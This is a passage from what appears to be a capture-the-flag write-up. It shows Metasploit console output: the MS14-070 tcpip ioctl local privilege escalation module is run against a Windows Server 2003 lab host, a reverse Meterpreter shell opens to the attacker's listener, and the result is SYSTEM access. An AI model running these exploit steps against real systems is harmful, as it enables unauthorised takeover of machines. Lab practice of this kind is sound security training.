   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session ⇒ 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 10.10.14.34:4444
[*] Storing the shellcode in memory ...
[*] Triggering the vulnerability ...
[*] Checking privileges after exploitation ...
[+] Exploitation successful!
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.34:4444 → 10.10.10.14:1034) at 2021-06-07 02:24:53 -0400

meterpreter > shell
Process 860 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

use exploit/windows/local/ms14_070_tcpip

Rooted